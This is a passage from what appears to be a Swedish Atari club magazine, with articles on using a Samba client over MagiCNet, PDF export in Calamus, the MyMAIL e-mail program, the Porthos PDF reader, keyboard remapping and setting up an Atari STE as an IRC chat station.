


Vi ser att datorn Sophie har en del mappar utdelade men även en skrivare. Annan information delges även, namnet på arbetsgruppen och datorns vidare kontakt till andra datorer i nätverket.

Vi kan som ett annat exempel ansluta till en delad resurs på datorn Sophie där den utdelade mappen heter Atari:

\\Sophie\Atari -N -U guest

Här får vi sedan upp en i klienten befintlig prompt, en kommandotolk där många parametrar och utföranden kan ställas. Vi listar mappen med kommandot ls.



Vi bestämmer oss för att föra över filen MLDEBUG.ZIP till Ataridatorn vilken innehåller MyMAIL för betatestare. Med enkla kommandot och parametern: get mldebug.zip så hämtas datafilen enkelt över nätverket till hemkatalogen där samba finns placerat. Med kommandot mget kunde vi annars fört över alla filer eller med jokertecken utpekade dito. Ett 40-tal kommandon finns att använda över denna anslutning mot en resurs. Skriv bara ordet help eller ett frågetecken och slå på Return så presenteras de.

Överföringshastighet

Överföringshastigheter på mellan 120 och 144 Kb/sek skall kunna nås enligt manualen. Detta beror mycket på MagiCNet, uppdaterad drivare för Ethernetadaptern etc. Själv erhåller jag hastigheter på 76 till 88 Kb/sek och då har jag ännu inte uppdaterat till senaste distributionen av MagiCNet med uppdaterad drivare för RTL8012-kretsen som sitter i Ethernetadaptern. Hur som helst, så jämför gärna med vad FTP-Server

Skriva ut på skrivare

Det går även enkelt att skriva ut text på en skrivare som sitter delad i nätverket. Jag gav smb-klienten följande inparameter:

\\Sophie\Skrivare -P -N -U guest

När smb-prompten dök upp skrev jag helt enkelt print smb.conf då den låg i samba hemkatalog. Utan problem skrev skrivaren ut dokumentet. Här kan man även låta NVDI skriva ut till fil och sedan skriva ut den med kommandot print från smb-klienten.

Konfigurering av smb.conf

smb.conf är en konfigurationsfil för Samba, den innehåller information till olika samba binärer och verktyg. De flesta variablerna och dess värden används inte alls utan vår smb-klient fungerar alldeles ypperligt bra utan att man behöver gå in och ändra något. Har man hög säkerhet inom det lokala nätverket med inloggningar till exempelvis MS WinNT och framförallt grundsäkerheten under Linux, så får man editera in de användare som har rättigheter på dessa datorer. I och med att denna fil med inställningar gäller för en enkel klient som den som testas här, samtidigt som att sätta upp en riktig samba server i exempelvis en UNIX-dator, så gäller oftast alla variabler för den egna datorn man kör samba ifrån. Har man ingen skrivare på Ataridatorn som andra i nätverket skall nå eller att man satt upp ett fleranvändarsystem med MiNT/MiNTnet med inloggningar och behörigheter, så finns det ingen anledning alls att börja ändra värdena i denna fil.

smb.conf administreras i regel med ett program kallat swat Samba Web Administration Tool där man konfigurerar denna väldigt komplexa fil med en webbläsare. Ett sådant verktyg finns inte alls för vår lilla klient och finns heller ingen anledning att ha en. Detta bara för att påvisa att smb.conf är omfattande och bör inte petas i alls.

MagiCNet är MiNTnet, men för operativsystemet MagiC som inte många använder som ett fleranvändarsystem. Det finns många MiNT-användare som har satt upp sina datorer med behörigheter till mappar och filer, med inloggningar. Kanske sitter de med en Falcon med SCSI-diskar eller med en Atarikompatibel dator som Hades och tycker SpareMiNT, FreeMiNT har seriösa binärer och är ett "riktigt" operativsystem. Att använda samba i ett sådant system kräver lite editeringar i smb.conf, men behöver inte vara fallet om man oftast sitter som root och bara använder en smb-klient som denna administratör.

smb.conf är uppbyggd enligt att radvis använda namn=värde och bryter vid nyradsformatering. Det finns många kommentarrader med information, dessa har ett brädgårdstecken framför sig, men man använder också ett semikolon för rader som inte är aktiva. Detta gör man bara för att skilja på rena kommentarer från rader som har just namn=värde och kan användas genom att ta bort semikolon tecknet i början av raden.

Ett typiskt urklipp ur smb.conf kan se ut så här:

```
# Uncomment this if you want a guest account, you may add
this to
# /etc/passwd otherwise the user "nobody" is used
; guest account = mille
```

Alla tre raderna läses inte alls av smb-klienten eller binärer ur samba, men är gjorda så att man lätt förstår att semikolontecknet kan tas bort om man vill aktivera denna funktion.

smb.conf är indelad i sektioner. Parametrar under den första av dem [global] används av Samba Server i sin helhet eller innehåller försatta värden för de andra sektionerna, som inte i regel ändras på. Allt under sektionen [homes] går igenom när man begär en anslutning till exempelvis en utdelad mapp på en dator i nätverket. Får man en "träff" i denna sektion vid en anslutning, så används parametrarna i sektionen. Skulle man inte få en träff då anses att ett användarnamn skall användas och passwordfilen går igenom. Skulle sedan denna användare finnas i passwd-filen så används denna för anslutningen till den delade mappen. När man sätter upp Samba och vill se att det fungerar, så bör man använda ange guest när man vill ansluta mot en delad mapp i nätverket inledningsvis. Det blir annars svårt att felsöka varför ingen anslutning gjordes, berodde det på att användarnamnet är fel? Eller lösenordet? Eller har man stängt av gästkonton på Windows eller Linuxdatorn?

Det finns fler sektioner i smb.conf bland annat [printers], men beakta fortfarande att vi här kör en smb-klient och inte har en Samba Server på Ataridatorn. I mitt fall har jag ingen skrivare kopplad till Ataridatorns parallellport och skall börja ge behörigheter till användare i nätverket, utan jag vill komma åt en annan skrivare i nätverket.

Samba och MiNT

Laddade hem distributionen samba-1.9.18p3-mint.tar.gz på mäktiga 8900 Kbyte för att få mig en bild av hur det står till med samba även under MiNT. Aldrig tidigare har en uppackare på min Atari Falcon fått en sådan uppgift att dra loss denna mängd sammanfogade datafiler. Hela 261 filer med källkod, 66 filer dokumentation, 30 exempelfiler och mycket mera. Visst har man valt att ta med original-distributionen av Samba i MiNT-paketet därav denna jättefil.


Tack vare att MagiCNet bottnar i MiNTnet så är det möjligt att köra de binärer och program som från början portats till MiNTnet, bland annat de som återfinns på SpareMiNT hemsida. Lade inte ner så mycket tid att gå igenom hela Samba för MiNT men testkörde några av programmen, bland annat den smb-klient som ingår där, smbclien. För att kunna köra de binärer som finns för MiNTnet, så får man under MagiC lägga till filtypstillägg på dessa. smb-klienten jag nämnde här får döpas om till smbclien.ttp så drar den igång. smbtar finns med här och även smbd. Framförallt så finns Samba Server med i detta enorma arkiv och att starta upp denna ger möjlighet att se delade resurser i exempelvis ett Windowsnätverk.

Då MiNT-distributionen är så omfattande, så har man även glädje av alla de manualsidor både som text och html-format.



BNet och smb

Ett efterlängtat projekt Vassilis Papanthanassiou håller på med just nu är att integrera smb i hans skapelse BNet. BNet används redan idag som ett Drag&Drop hjälpmedel under MagiC med att via GEM-fönster nå Ataridatorer sammankopplade med TCP/IP.



Här ser vi en BNet anslutning mellan två Atari, en STE benämnd Michelle varifrån denna bild är tagen, samt en Falcon med namnet Erica. Ett mycket bra verktyg att föra över datafiler i GEM-miljö. Anslutningen mellan dem sker i mitt fall via en billig nollmodemkabel och MagiCNet. Mer om dessa två datorer beskrivs i artikeln Chat Station.

Samba Server

Under tiden jag skriver denna artikel har jag e-postkontakt med Vassillis och får höra att han är på sluttampen att få en smb-server att fungera. Med denna kommer en Ataridator med MagiCNet bli en helt annan och naturligt ansluten dator i hemnätverket med åtkomst till de tillgångar och resurser som finns till buds.

Skapa PDF-Filer

av Jonas Möller Nielsen

Har du gått och längtat efter att kunna skapa dina egna PDF-dokument på din Atari? Äntligen är det möjligt. Med Calamus och modulen Bridge 5 är det hur lätt som helst. Bridge 5 släpptes för några månader sedan och i den är det nu möjligt att spara sina Calamus-dokument i PDF-format. Modulen är mycket enkel att använda och trots att det mesta är väldigt intuitivt följer det, som alltid, med en bra bruksanvisning till Bridge 5-modulen. Nackdelen är att bruksanvisningen enbart är på tyska, men själva modulen kan fås på engelska. Fast så mycket text är det inte frågan om.

Även om PDF-exporten är mycket enkel, finns det vissa val man kan göra.

- Man kan välja om hela sidan/dokumentet skall exporteras eller bara den aktiva ramen.

- Det går även att välja hur dubbelsidor skall exporteras. Tillsammans eller var för sig. Tillsammans innebär att t.ex. 2 A5 sidor exporteras på en liggande A4 istället för att delas på två separata A5-sidor. Fördelen är att rubriker och bilder som går över båda sidorna inte skärs itu.
- Man kan välja att inte exportera pixelbaserad grafik.
- Man kan välja att inte exportera vektorbaserad grafik.

- Om man bara vill exportera bilder och ingen text är det möjligt.


- Ramar som är satta som masker, kan man välja att inte exportera.

- Text kan exporteras på två olika sätt: antingen som vanlig text, som är vanligast, eller som vektorgrafik. Det första fallet innebär att texten exporteras som text med information om typsnitt, storlek, färg och så vidare precis som i vilket ordbehandlingsprogram som helst. I det senare fallet exporteras texten som vektoriserade bilder. Det innebär att informationen om vilka bokstäver, typsnitt med mera som texten utgörs av, går förlorad. Om texten exporteras i vektorformat går det alltså inte längre att söka i texten i den färdiga PDF-filen. Texten kan heller inte blockmarkeras och kopieras till andra program. En annan nackdel är att PDF-filen blir större på det här viset. Anledningen till att man vill kunna exportera texten i vektorformat är att vissa tryckerier föredrar texten på det sättet framför att texten exporteras på vanligt vis, alltså som text.

- När man valt vad man vill exportera enligt ovan, så är det dags att välja vilken kvalitet man vill ha (den dialogrutan visas inte). Man väljer vilken upplösning man vill ha på bitmappade bilder. En dokument som bara skall visas på bilskärm, kräver inte lika hög kvalitet som t.ex. ett dokument som går till ett tryckeri. Likaså väljer man hur många färger man vill ha i dokumentet. Man kan välja mellan fyra olika färgkvaliteter:

- monokrom
- gråskala
- true colour RGB
- CMYK-separerat

Man kan även lagra information om hur filen skall skrivas ut och om det skall finnas med skärmärken. Sen är det bara att klicka på OK och vänta tills filen exporteras till en PDF-fil. Det tar lite tid även på en Hades 060. Särskilt om man har mycket bilder med och flera sidor. Men det är klart värt besväret. Jag har testat PDF-filerna både under Acrobat Reader 5 på en Windows-utrustad PC samt i Porthos på min Hades utan problem med att se filerna.



Mitt betyg är att Bridge 5 håller bra kvalitet och är mycket enkel att använda och därför är väl värd sina pengar, c.a. 500,- SEK i uppgraderingskostnad om man har Bridge 4. Särskilt när man tänker på att Acrobat programmet på PC kostar flera tusen för samma arbete.

MyMAIL

av Erik Hall

Historia

Det startade i liten skala 1996 med att jag hade problem med svenska tecken i e-post då det enda e-post-programmet för Atari var AntMail. Efter lite funderande så skrev jag den första koden till en e-postklient. Denna kod var mycket liten och mycket enkel men fyllde sitt syfte, att kunna läsa e-post med svenska tecken och även skicka meddelanden dessa tecken, samt skicka storleksmässigt små meddelanden.

Nu måste ju koden få ett namn och efter lite funderande så blev det MyMAIL (my=? är ju en liten måttenhet). Efter att ha lagt ut koden på Internet blev gensvaret enormt då ett sådant behov fanns. Problemet jag fick nu var att jag inte planerat ett avancerat program, utan litet enkelt program som inte skulle bli större. Detta var helt fel tänkt med tanke på vad som hänt så jag har fått lägga ned massor med tid på att helt eller delvis skriva om massor av kod. Tanken var och är att MyMAIL skall vara enkelt att använda men ändå ha massor av möjligheter.

Framtiden

Planerna är att MyMAIL även skall klara att hantera News och det finns redan en grundkod till detta men det finns idag brister i programmet för att det skall vara användbart och släppas i en riktig distribution. Det som brister idag är huvudfönstret som inte ändrat utseende på väldigt länge och att det inte går att bygga vidare på nuvarande design. Detta kommer att ändras i framtiden men det är ett ganska omfattande arbete att skriva om huvudfönstrets kod. Det som kommer att tillkomma är textdelar som behövs för News, sortering, visa prioritet, följa trådar och mycket annat. Dessutom skall fönstret inte ha en fast storlek utan den skall gå att ändra. Det enda problemet med varierbar storlek och sortering är att det gör programmet söligare.

Lite vad MyMAIL stödjer idag:


- BubbleGEM
- Objektänkning med OLGA
- AV-Server
- Drag'n'Drop
- Filkodning/avkodning med Base64 (Mime), uuencode och delvis binhex.
- Svenska tecken
- Multi trådat i MiNT
- Inbyggd e-posteditor med massor av extra funktioner
- Valbara länkar (FTP,HTTP och e-postadresser)
- Valbar färg på länkar

- Valbar typsnittsfärg
- Valbar typsnittsfärg på infälld text
- Valbar bakgrundsfärg
- Textsökning
- När man skriver e-postadressen så visas förslag på en adress i fältet man skriver i och vill man ha det så trycker man bara TAB.
- Adressbok med alias
- Kan starta STinG modemuppringare
- Tidsstyrd kontroll av e-post
- Exportering av e-post som Text eller HTML
- All Dokumentation i HTML format
- Kan skicka Netscapes Visitkort
- Avkodar även dåligt kodade mail from Outlook Express
- Möjligt att radera e-post innan dom hämtas hem
- SPAM filter som automatiskt raderar oönskade meddelanden.
- Icke-blockerande popupmenyer
- Vissa popupmenyer kan naglas fast på skrivbordet
- De flesta dialogboxarna är icke-blockerande (dvs i fönster)

Nyheter

Det är inga stora nyheter i MyMAIL som kommer nästa gång utan mestadels bara rättningar. Kontroll av mailen är för stora för mailservern innan dom skickas och om dom är för stora så avbryts överföringen. Stöd för fontväljare som använder sej av xFSL protokollet. En kraftig genomgång av koden till MyMAILs editor, detta för att rensa bort onödig kod, se till att designen är korrekt och snygg. Block markeringen av text fungerar inte bra och detta skall jag försöka få att fungera bättre. Massor av felrättningar av huvudfönstret så att jag kan starta ny design av huvud fönstret utan att få med en massa fel. Som vanligt är det massor med småfel som är rättade. Den senaste versionen hittar du alltid på min hemsida:


<http://www2.tripnet.se/~erikhall/programs/mymail.html>



Atari & Ethernet

Det är glädjande att höra hur Elmar Hilgart fortsätter med att skapa hårdvarulösningar för att datorer av modell Atari skall erhålla nätverksstöd. Närmast till hands utvecklas just nu en ACSI Ethernet Adapter, som skall testas i drift redan nu i slutet på året. Någon dito för SCSI ligger inte till hands då han parallellt utvecklar en ny ROM-port Ethernet Adapter, där hårdvarukomponenterna inte kommer att ta slut utan meningen är att, behöver någon ge sin Atari nätverksstöd så skall det alltid gå att beställa. Detta låter betryggande och bra för 2002.

Original Atari har än en gång kunnat användas med ny teknik, vi har sett att det gick bra att byta ut datamodemet till förmån för Ethernet och att ha en Atari ansluten till ett LAN och i förlängningen Internet denna väg ger datorn oanade möjligheter.



Livet i 8 bitar

Multimediakonsollen Atari Jaguar får under 2002 uppmärksamhet i Sverige i form av en biofilm framtagen av Svensk Filmindustri. SF har varit i kontakt med Svenska Atariklubben och frågat om föreningen kunde låna ut 4-6 Jaguarer inom den korta tiden av fem dagar. Nu äger föreningen inga resurser av varken Jaguar eller datorer då allt sker på ideell basis. Hade en rundringning i Göteborg och e-brev till de jag vet har mer än en Jaguar, men på den korta tiden var det omöjligt att få detta antal paketerat och skickat till Stockholm. Heine Svendsen på Indigo2 föll lotten på då han hade Jaguarer som han hade svårt att sälja.

Filmen *Livet i 8 bitar* i sig, handlar om en kristen familj där sonen vill bryta sig loss från det hårda hierarkiska familjelivet genom bland annat dra iväg till Bangkok på en speltävling för mästare. Att SF valt att tävlingsdatorerna skulle bli Jaguar är ju trevligt och vad jag erfar så fanns två viljor hos dem som idogt framhöll Nintendo. Nu ville ju SF ha dem anslutna i som de uttryckte det, nätverksspel och detta var ännu svårare att ordna än 4-6 datorer på fem dagar. Dessutom är inte många spel till Jaguaren för mer eller två spelare samtidigt. Nämnade Cat-box men de bestämde sig att istället redigera inspelningen såpass att det kommer att se ut som Jaguarerna är sammankopplade.


Porthos - Läs PDF

av Jonas Möller Nielsen

Har du saknat att kunna läsa och skriva ut PDF-filer från din Atari? Särskilt myndigheter lägger nu ut sina blanketter och sitt informationsmaterial i PDF-format på sina hemsidor och jag har allt oftare saknat en PDF-läsare på min Atari.

Det är Invers Software, företaget som ligger bakom Calamus, som nu introducerar en PDF-läsare till Atari. Den heter Porthos och är mycket enkel att använda. På Atari har vi tidigare varit hänvisade till Ghostscript, som både är svår att hitta och framför allt att installera. Porthos är mycket enkel att installera - det är bara att packa upp den ZIPade filen och därefter dubbelklicka på programikonen. Det skall tilläggas att om man kör programmet på ett filsystem som gör skillnad på gemener och versaler, så skall samtliga filer döpas om till versaler för att programmet skall fungera fullt ut.

Språk



För närvarande är Porthos uppe i version 1.26 och finns i flera olika språk: tyska, engelska, tjeckiska, italienska och svenska. Språket är enkelt att välja inne från programmet. Något byte av resursfil är alltså inte nödvändig.

Huvudfönstret



I huvudet på varje öppet PDF-dokument finns några olika ikoner. Dels finns en ikon som visar information om aktuellt dokument. Därefter kommer sidnavigeringsfältet följt av de tre olika knapparna för zoomläge: naturlig storlek, anpassat så att dokumentet får plats på höjden eller bredden. Längst till höger finns ikonen för utskrift. Porthos använder sig av WDIALOG för utskriftshanteringen så om du inte använder MagiC så måste WDIALOG vara installerad.


Systemkrav

Porthos kräver följande för att fungera:

- Multitasking (MiNT/N.AES/MagiC)
- WDIALOG eller MagiC 3

- NVDI 5 eller senare
- Papillon om man vill kunna exportera bilder från PDF-dokument

Inställningar



Det går redan i nuvarande version att ställa in flera olika saker. Bland annat har Porthos egen cache-funktion för både bildskärm och sidbeskrivning. Dessa kan slås av och på var för sig. Bakgrundsfärgerna kan även de väljas fritt.

Allmänt intryck

Jag personligen tycker att Porthos är en fantastisk PDF-läsare. Jag har ännu inte stött på några PDF-dokument som Porthos inte klarat av. Dessutom är Porthos mycket snabb. Mycket snabbare än originalet Acrobat Reader 5 som jag jämfört mot. Även utskrifter går fint från Porthos.

Enda nackdelen är att Porthos lyckats hitta en bugg i N.AES. Det innebär att alla vi som kör N.AES får finna oss i att Porthos emellanåt kraschar våra system. Den här buggen håller man som tur är på att ta bort till version av N.AES som förväntas komma under nästa år.

Pris m.m.

Porthos är shareware och som tur är kan man köpa den direkt via Internet om man har kreditkort. Priset är c.a. 350,- SEK och det går att betala med bland annat VISA och MasterCard. För närvarande är Porthos ute i versin 1.26 men det ryktas redan att version 1.27 är på gång. Demo finns att hämta på Porthos hemsida där även registreringen kan göras: <http://www.dsd.net/prod/atari/porthos.php>

Svenska Atari BBS'er!

Kockens BBS 040-500160

STraight BBS 031-446662

Tomba BBS 033-271760

BBS'erna är öppna dygnet runt! Vet du om någon BBS som inte är med här så maila till am@sak.nu

Internationellt Tangentbord

av Jonas Möller Nielsen

PDF/CHKB

På PC och Macintosh har det alltid funnits möjligheten att komma åt alla dessa specialbokstäver som används i andra språk som danska, spanska, tyska m.fl. Atari har av någon underlig anledning aldrig stött detta och användarna har i normala fall fått använda sig av specialfunktioner i de olika programmen för att kunna komma åt de här tecknen. Alternativt hålla nere Alternate-tangenten och knappa in den önskade bokstavens ASCII-kod. Men det finns faktiskt enklare lösningar. Med hjälp av programmen CHKB och Keyedit kan du enkelt få ditt Atari-tangentbord att fungera som ett PC dito och dessutom enkelt byta språk/tangentbordsuppsättning.


CHKB

CHKB är ett program som normalt startas i AUTO-mappen. Om du kör MiNT kan du lämpligen starta programmet efter bootningen. Det samma borde gälla för användare av MagiC. Programmet har även ett tillhörande CPX-program som heter Keyboard Manager. I de flesta fall så räcker grundinställningarna gott och man behöver inte göra något som helst mer än att starta CHKB och se till att Keyboard Manager körs.



Döda tangenter

Normalt sett räknas följande tangenter som döda tangenter, det vill säga att inget händer första gången man trycker på dem: !, ~, ^, ' och ` . De fungerar som så att om du till exempel vill ha den spanska bokstaven ñ så trycker du först ner den döda tangenten ~ och därefter n. Vips så har du fått bokstaven ñ! Vill du t.ex. ha ett e med accent, é, så trycker du först ner den döda tangenten ' och därefter e.



Övriga bokstäver och tecken

Men det finns ju även bokstäver som inte lika enkelt kan kombineras ihop med hjälp av de döda tangenterna. Ta t.ex. det danska æ:et, æ. Även detta klara CHKB. Det man gör först är att trycka på Alternate-tangenten. Därefter knappar man in önskad bokstavskombination och vips får man den önskade bokstaven. Under förutsättning att den finns vill säga. För att återgå till danskan. För att danskans æ, måste du alltså först trycka på Alternate, därefter trycker du på a och sist på e. Nu dyker helt plötsligt æ fram på bildskärmen. Mycket enkelt och praktiskt. Danska ! görs likadant. Tryck på Alternate, därefter på / och sist på o. Kombinationerna är många och man kan själv ändra på dem om man så önskar. Det hela görs i en textfil, men den standardfil som följer med lär räcka för de flesta.

Andra språk/teckenuppsättningar

Keyboard Manager har även möjlighet att byta tecken-/språkuppsättning på tangentbordet. Men för att göra detta måste man in i en textfil och manuellt mappa om tangenterna på tangentbordet. Om man inte är intresserad av att läsa bruksanvisningar och sätta sig in i detta protokoll, så rekommenderar jag att man använder Keyedit. Keyedit har med tiden visserligen blivit gammalt men fungerar likafullt för det. Fast användargränssnittet är inte av senaste snitt. Användare av single TOS lär knappast märka någon skillnad. Keyedit är väldigt intuitivt och kräver inte att man sätter sig in i en massa bruksanvisningar.

Keyedit startas på vanligt vis. Upp dyker nu en bild av ett standard Atari-tangentbord. Om man använder ett PC-tangentbord kan man inte komma åt alla de nya tangenter som tillkommit med åren tyvärr. Det finns Under tangentbordet finns alla de tecken som man har till sitt förfogande. Varje tangent på tangentbordet kan ha tre tecken. Ett i normalläge, ett i shiftläge och ett när Caps lock är nedtryckt. Först väljer man vilket läge som man vill programmera. Därefter markerar man vilken tangent som man vill programmera om genom att klicka på tangenten på bildskärmen. Sist väljer man ett tecken från teckenlistan under tangentbordet. Så går man vidare och mappar om alla tangenterna som man vill ändra på. Sista sparar man allt. För att kunna byta tangentbord vid bootning eller när som helst då datorn är igång, så måste man välja alternativet Make loader. Då genereras en programfil som när den körs, mappar om tangentbordet enligt dina önskemål.

Enkelt att välja olika språkuppsättningar

Om man ofta skriver med flera olika språk, kan det vara praktiskt att ha tillgång till varje språks egen tangentbordsuppsättning. Om man som jag, ofta skriver på danska, är det bökigt att hela tiden trycka ner Alternate, a och e för att få danskans æ. Det jag gör är att jag med Keyedit gör två olika språkfiler en svensk och en dansk. När jag vill byta från svenskt tangentbord till danskt kör jag bara den danska programfilen som jag döpt till DK_KEY.PRГ. Nu är tangentbordet med de danska bokstäverna lätt tillgängliga. När jag är klar kör jag bara den svenska programfilen som jag döpt till SVE_KEY.PRГ och nu har jag återigen ett svenskt tangentbord. Det enda man skall ha i minnet är att om språkfilen körs före CHKB och dess CPX-file, så skrivs språkinställningen över. Men var bara lugn. Det är bara att köra din språkfil igen så är tangentbordet så som du vill ha det.

Tips för användare av Jinnee


Om du har Jinnee 2 eller senare kan du lägga alla dina olika språkprogramfiler i en särskild mapp som du t.ex. kan kalla Sprak. Dra sedan ut mappen på skrivbordet. Ändra nu inställningarna för mappen så att den öppnar med enkel-klick och att den öppnar som popup. När du vill byta teckenuppsättning på ditt tangentbord är det bara att klicka på mappen på skrivbordet och därefter välja språk i popupen.

Atari Chatstation

av Mille Babic

Har du en Atari STE hemma liggandes till ingen nytta, så kan du med enkla medel iordningsställa denna dator att fungera för chat på Internet. Till priset av en billig nollmodemkabel ansluter du denna dator till ditt hemnätverk och använder den bland annat för att komma i kontakt med likasinnade på IRC. Ett bra alternativ om man inte vill investera i en Ethernetadapter.

Vi kommer att genomföra konststycket att ansluta en dator (en Atari STE) mot en IRC-Server i Luleå utan hårddisk. En bedrift som ses som en omöjlighet med andra datorplattformar. Vi skall även på samma 720 Kbyte datadiskett ha ett IRC-program, som gör att vi kan chatta med omvärlden eller med likasinnade vad gäller intresse för datorer och Atari i synnerhet.




I ett annat exempel i artikeln kommer vi att förse vår dator med en hårddisk, en Atari Megaflo60. Detta för att vi kommer att köra MagiCNet under operativsystemet MagiC och då behöver vi lagringsutrymme, bland annat för olika applikationer.

Denna artikel kommer att beskriva hur du konfigurerar upp en sådan i hemmet tystlåten dator, vilken här kommer att ha som enda uppgift att ligga on-line med dina kompisar. Visst går det att använda den till mycket annat, men i ett hemnätverk har man oftast fler datorer som sköter detta. Här får man en burk eller rättare sagt, en hel skärmyta som fungerar som en kanal ut i världen.

Vi kommer även att titta på IRC i allmänhet där Mikael Ljungberg sänt in ett bidrag hur en "bot" fungerar.

Lite Historik och funktion

